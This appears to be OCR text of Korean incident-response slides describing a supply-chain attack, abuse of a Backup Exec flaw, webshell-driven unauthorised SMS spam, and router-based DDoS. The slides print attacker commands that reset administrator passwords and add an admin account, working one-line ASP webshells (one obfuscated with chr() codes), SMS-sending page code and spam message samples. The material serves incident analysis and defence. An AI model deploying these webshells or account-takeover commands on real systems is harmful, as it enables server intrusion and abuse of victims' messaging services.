
공급망 공격(Supply Chain Attack)
2024.4 ~ 2023.8


백업 솔루션 취약점 악용
2023.10 ~ 2023.11

1.3 백업 솔루션 취약점 악용

Backup Exec Agent 취약점 악용

- 2021년에 발견된 취약점이지만 최근에도 악용사례 접수







임의코드 실행 취약점
21.2 이전 버전에 영향

1.3 백업 솔루션 취약점 악용

주요행위


- Administrator 계정 비밀번호 변경
- 추가 계정 생성





1.3 백업 솔루션 취약점 악용

Sysmon에서 추가 확인된 기록





net user Administrator pe%%p46ARvFF /active:yes &
net user Administrador pe%%p46ARvFF /active:yes &
net user Administrateur pe%%p46ARvFF /active:yes &
net user AdminRCE pe%%p46ARvFF /add &
net localgroup Administrators AdminRCE /add &
net localgroup Administradors AdminRCE /add &
net localgroup Administrateurs AdminRCE /add

Parent Process

C:\Program Files\Veritas\Backup Exec\RAWS\beremote.exe

네트워크 상태 및 Backup Exec 로그






무단 문자 발송
2023.12 ~ 2024.2


1.4 무단 문자 발송

- 특정 업종 ERP 솔루션 악용, Windows 서버 기반

웹 관리자 계정 로그인




웹셸 업로드
(파일 업로드 취약점)



DB 계정 정보 확보
(웹 소스 탐색)

SMS 발송 페이지 생성
(DB 계정 필요)



SMS 무단 발송

1.4 무단 문자 발송

유형별 주요 웹셸들

- 최초 업로드(삭제됨): [파일 업로드 폴더]/[날짜+시간].asp
- 한줄 웹셸: char.asp, score.asp, sb.asp, fac07.asp, seven.asp
- 종합 웹셸: live.asp

The Shell Powered by Baddy

Please Enter Password : go

파일 편집 보기

```
<%if Request("sb")<>"" then ExecuteGlobal request("sb") end if%>
```

파일 편집 보기

```
<%eval (eval(chr(114)+chr(101)+chr(113)+chr(117)+chr(101)+chr(115)+chr(116))("x"))%>
```

DB 계정정보 탐색

```
Set adoDBConn = Server.CreateObject("ADODB.Connection")
strConnect = "DSN=  ;uid=  pwd=
adoDBConn.Open strConnect
Set adoRs = server.CreateObject("ADODB.Recordset")
```

문자 무단 발송 페이지

- sms.asp, [회사명]-sms.asp, sms-[회사명].asp

```
If gubun = "1" Then

    Dim Conn
    Dim recaffected
    Dim strConnect
    Dim strSQL

    strConnect = "DSN=     ;uid=     ;pwd=     "

    Set Conn = Server.CreateObject("ADODB.Connection")
    Conn.Open strConnect

    Dim y, m, d, h, mi, s
    formatTime = ""
    y = cstr(year(Now()))
    m = cstr(month(Now()))
    If len(m) = 1 Then m = "0" & m
    d = cstr(day(Now()))
    If len(d) = 1 Then d = "0" & d
    h = cstr(hour(Now()))
    If len(h) = 1 Then h = "0" & h
    mi = cstr(minute(Now()))
    If len(mi) = 1 Then mi = "0" & mi
    s = cstr(second(Now()))
    If len(s) = 1 Then s = "0" & s
    formatTime = y&m&d&h&mi&s

    Dim destPhoneArray
    destPhoneArray = Split(destPhone,"|")

    Dim cnt

    For i=0 To UBound(destPhoneArray)
```

send_phone

msg

phone

send

1.4 무단 문자 발송

월별 신고 접수 현황

- 2023년 12월: 4건
- 2024년 1월: 10건
- 2024년 2월: 1건(현재기준)

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ w2024.com/

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ e2024.com/

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ t2024.com/

https:// do.in/4ia

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ m2024.com/

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ n2024.com/

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ t2024.com/

연예인들 매일찾는 곳!
(단골) 손지창,신정환~
★신규3장/15장 출~
https:/ y2024.com/

연예인들이 매일찾는 곳!

★신규3장/15장 출~

http:/ w2024.com/cons
ult.do

연예인들이 매일찾는 곳!

http:// m2024.com/cons
ult.do

감기 조심하세요.

처음3o,ooo(출ok)

에 | 슬 | 머
볼 | 롯 | 신

컴/주소는 w2024.

안녕하세요, 사장님

새해 쿠폰 받고 2024년 부
자되세요.

http:// 린.com/2024


회 | 무 | 출
원 | 료 | 금
가 | 쿠 | 가
입 | 폰 | 능
http:/ 인사.한국/2024

공유기 악용 DDoS 공격
2024.1

1.5 공유기 악용 DDoS 공격


고객에게 제공한 공유기를 악용한 DDoS 공격

- root 계정정보 유출, 다른 공유기에서도 같은 비밀번호 사용
- telnet 기반 통신
- IP Spoofing을 하지 않아서 감염 IP 식별 가능



1.5 공유기 악용 DDoS 공격

전체 구성도

